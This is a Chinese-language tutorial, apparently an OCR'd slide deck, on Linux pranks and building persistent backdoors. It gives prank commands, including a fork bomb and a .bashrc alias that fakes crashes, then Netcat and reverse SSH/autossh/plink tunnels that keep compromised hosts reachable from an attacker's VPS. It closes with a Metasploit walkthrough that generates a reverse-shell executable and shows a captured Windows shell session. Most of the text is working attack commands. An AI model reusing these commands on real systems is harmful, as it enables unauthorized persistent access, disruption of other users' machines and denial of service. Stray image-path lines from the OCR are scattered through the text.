使用 Perl 脚本和特定的防火墙规则将倒霉蛋电脑上所有网页图片都倒置过来。

可以看看这个：

http://www.ex-parrot.com/pete/upside-down-ternet.html

Linux Fork 炸弹

– :(){ :|:& }:

向特定的终端用户发送消息

– write 用户名

让电脑发出怪声:

– Cat /dev/urandom > /dev/dsp

http://unix.stackexchange.com/questions/232/unix-linux-pranks

改变所有的输出为 bork bork

perl -e '$b="bork"; while(<STDIN>){$l=`$_ 2>&1`; $l=~s/[A-Za-z]+/$b/g; print "lb\@$b:\$ ";}'

http://www.commandlinefu.com/commands/view/177/translate-your-terminal-into-swedish-chef

发送《星球大战》到别的用户终端

获取用户终端号

who

someuser pts/0 2014-03-20 22:26 (x.x.x.2)

root pts/1 2014-03-20 23:34 (x.x.x.2)

telnet towel.blinkenlights.nl > /dev/pts/0

使用 fortune 和 cowsay 发送有趣的信息

fortune | cowsay > /dev/pts/0

用 Cmatrix 发送弹幕

cmatrix > /dev/pts/1

还有更多的 Linux 恶作剧技巧：

echo -e '\a'

- 让喇叭发出告警声

while :do

sleep 60

echo "Follow the white rabbit."done | write username

- 不间断的向终端发送消息

alias ls='echo "Segmentation fault"'

export PROMPT_COMMAND="ls"

- 将上面的代码添加到 ~username/.bashrc 文件中

每当运行 ls 命令的时候，回显结果看起来就像系统奔溃了一样

1×02 创建持续性的 Netcat 后门

保持程序后台运行的正确方法

nohup 命令 &

让执行的命令忽略所有的 hangup 信号

nohup command &

或者

- Ctrl-Z //暂停当前正在运行的程序

- Bg //在上个命令之后，将进程放到后台执行

- disown %1 //%1 由 jobs 查询获得

（http://danielbeard.wordpress.com/2011/06/08/detaching-a-running-process-

from-a-bash-shell/）

PHP 编译器

· Bcompiler

· Phc

· Ioncube

· hhvm

· 更多的编译器

– http://stackoverflow.com/questions/1408417/can-you-compile-php-code

– http://stackoverflow.com/questions/1845197/convert-php-file-to-binary

1×03 Netcat 局限性

Netcat 具有以下局限性：

· 容易被发现

· 容易被他人发现，只要简单的连接到指定端口就能获取主机控制权限

· 程序本身和传输的数据都不加密

· 本身不能太少，必须配合许多额外的工具

这些问题该如何解决？

· 现在的 NC 后门，只能在同一个局域网中访问，而且必须添加额外的防火墙规则

· 在互联网上公开开放后门端口风险太大

. 你可能没有公网 IP


1×04 SSH 隧道后门

创建持续性 SSH 隧道

大部分时候，你能够通过放置一台公网 SSH 服务器，来接收被控服务器的 SSH 逆向连接，以到达持续性控制的目的。

首先你得买一台 VPS 服务器(Virtual Private Server，默认都会提供一个独立 IP 给你). 并开启监听服务。在被控制服务器上开启 SSH 逆向连接操作，连接到 VPS 服务器开启的监听端口。到此 SSH 中转控制已经完成。

现在你能够随时随地的控制目标服务器了，尽管你和它也许都在内网之中.



(http://commons.wikimedia.org/wiki/File:Reverse_ssh_tunnel.jpg)

逆向 SSH 隧道

ssh -f -N -R 10000:localhost:22 user@external_server

-N 不执行远程命令，只开启端口映射 (protocol version 2 only).

-f 后台认证用户/密码，通常和-N 连用，不用登录到远程主机。

-R [绑定的地址:]绑定的端口:目标 IP:目标端口

将远程主机(服务器)的某个端口转发到本地端指定机器的指定端口. 工作原理是这样的, 远程主机上分配了一个 socket 侦听 port 端口, 一旦这个端口上有了连接, 该连接就经过安全通道转向出去, 同时本地主机和 host 的 hostport 端口建立连接. 可以在配置文件中指定端口的转发. 只有用 root 登录远程主机才能转发特权端口

SSH 反向代理例子

ssh -f -N -R 10000:localhost:22 user@external_server

– 将对本机 22 端口访问映射到 external_server 的 10000 端口上。

ssh -f -N -R 10001:10.0.2.3:455 user@external_server

– 将对 10.0.2.3 服务器 455 端口的访问，映射 external_server 的 10001 端口上。

ssh -f -N -R 10001:10.0.2.3:455 -R 10000:localhost:22 user@external_server

– 同时启动多条映射规则

生成 SSH 密钥

ssh-keygen -t rsa

Generating public/private rsa key pair.

Enter file in which to save the key (/root/.ssh/id_rsa):

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /root/.ssh/id_rsa.

Your public key has been saved in /root/.ssh/id_rsa.pub.

The key fingerprint is:

ad:c8:3a:3a:5c:fd:48:34:ad:f2:ac:63:29:70:0e:d0 root@test

The key's randomart image is:

+-----------------+

拷贝密钥到远程主机

ssh-copy-id –I /root/.ssh/id_rsa.pub"-p 2222 user@remotemachine"

使用 autossh 构建持续性反向 SHELL

autossh -M 10984 -N -f -o "PubkeyAuthentication=yes" -o "PasswordAuthentication=no" -i /root/.ssh/syspub -R 8888:localhost:22 user@remoteserver -p 2222 &

-i /root/.ssh/syspub　　本地 ssh 私钥

-M　　监听端口

-o "PubkeyAuthentication=yes”　　明确申明使用密钥验证

-o "PasswordAuthentication=no"　明确申明不使用密码验证

Windows 下构建 SSH 方向隧道

C:\>plink -P 22 -l username -pw password -C -R 5900:127.0.0.1:5900

-P SSH 服务器端口

-l SSH 服务用户登陆名

-pw SSH 服务器用户登陆密码

-C 开启压缩模式


-R 转发远程端口到本地

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

内网机:

将端口映射到远端服务器

echo y | plink2.exe -C -v -N -R 4444:127.0.0.1:3333 -pw passwprd root@192.168.99.247 -P 22




中转跳板机:

本地端口映射


mkfifo /tmp/tee

nc -l -p 5555 0</tmp/tfifo |nc 127.0.0.1 4444|tee /tmp/tee



外网机:


连接跳板机，获取内网服务器 SHELL



MyEnTunnel

类和 Autossh 类是可以提供持续性链接，美中不足的是都会有托盘图标

http://nemesis2.qx.net/pages/MyEnTunnel



1×05 后门防护措施

中转服务器 SSH 账户安全问题

SSH 账户可以登录中转服务器，但应该限制其使用 bash

这非常重要!!! 因为如果有人拿到你的 SSH 账户密码，就可以轻易的发动反向攻击获取你的服务器权限

当然你得做好服务器”被消失”的准备(运营商关闭，或者有人投诉)，有第二手准备总是更靠谱的(使用域名替代 IP 是个不错的选择)http://blog.flowl.info/2011/ssh-tunnel-group-only-and-no-shell-please/

禁用正常的 shell 登录

在 /usr/bin 下创建一个具有迷惑性的登录脚本

```
#!/bin/bash
trap '' 2 20 24
clear
echo -e ":P Sorry No Dice"
while [ true ] ; do
sleep 500
done
exit 0
```

给脚本添加可执行权限

```
chmod +x /usr/bin/tunnel_shell
```

测试运行反向 SSH 后门

1. 在中转服务器上创建一个用户 Dk

2. 为受控制服务器上生成一对 ssh 公私钥

3. 将 ssh 公钥拷贝到中转服务器的/home/Dk/.ssh 目录下, 并重命名为 authorized_keys

4. 修改中转服务器的 /etc/password 文件, 将/bin/bash 修改成 /usr/bin/tunnel_shell, 或者完全删除登录 shell 字段

5. 通过 cron,at,autossh, 运行反向 SSH 后门

强化中转服务器安全性

修改 ssh 文件夹权限

chmod 700 ~/.ssh

修改 /etc/passwd 屏蔽登录 shell

禁止代理帐号登录服务器

user:x:300:300::/home/rshelluser:/bin/bash

1×06 用 Metasploit 做后门

· 首先你需要一台安装了 Metasploit 的电脑(Kali 安装), 用来监听接收反向 shell 连接.

· 开启 metasploit

– Msfconsole

· 更新 metasploit

– msfupdate

· get updates for metasploit

· Metasploit 教程：http://www.offensive-security.com/metasploit-

unleashed/Main_Page

二进制 Payload

· 使用二进制 payload 替代 netcat .

· msfpayload windows/shell_reverse_tcp O

– O command show all options

基础设置：

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC seh yes Exit technique: seh, thread, process

LHOST yes The local address

LPORT 4444 yes The local port

说明:

生成一个方向连接的 payload，在目标电脑运行之后，就会反弹一个 SHELL 回来.

http://www.offensive-security.com/metasploit-unleashed/Binary_Payloads

例子

msfpayload windows/shell_reverse_tcp

LHOST=metasploit_server_ip LPORT=listening_port_on_server_ip O

msfpayload –h　– 显示所有可用的攻击载荷

/payload/path O – 显示所有攻击载荷选项：

/payload/path X > payload.exe – 生成独立的 Windows 二进制文件：

/payload/path R > payload.raw – 生成 raw 格式文件：

/payload/path C > payload.c – 生成 C 源码.

/payload/path J > payload.java – 生成 java 源码

创建一个 payload

生成独立的可执行的二进制后门文件：

msfpayload windows/shell_reverse_tcp LHOST=10.10.10.123 LPORT=7777 x

> /tmp/david_hasselhoff.exe

查看文件信息：

file /tmp/david_hasselhoff.exe

PE32 executable (GUI) Intel 80386, for MS

Windows

二进制 payload 执行后，远程服务器将会反弹一个 cmd shell 连接到 10.10.10.123 服务器的 7777 端口上

设置 msfconsole 监听指定端口

启动 msfconsole

msfconsole

use exploit/multi/handler

set payload windows/shell/reverse_tcp


set LHOST 10.10.10.123

set LPORT 7777

exploit

– msf 将会在 7777 端口监听等待远端 shell 反弹

后门成功执行后




```
msf >  use exploit/multi/handler
msf exploit(handler) >  set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options
```

```
msf exploit(handler) > exploit

[*] Started reverse handler on 10.254.10.166:7777
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.254.10.105
[*] Command shell session 3 opened (10.254.10.166:7777 -> 10.254.1
t 2014-06-16 00:09:46 -0600

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Nemus\Desktop>More?
```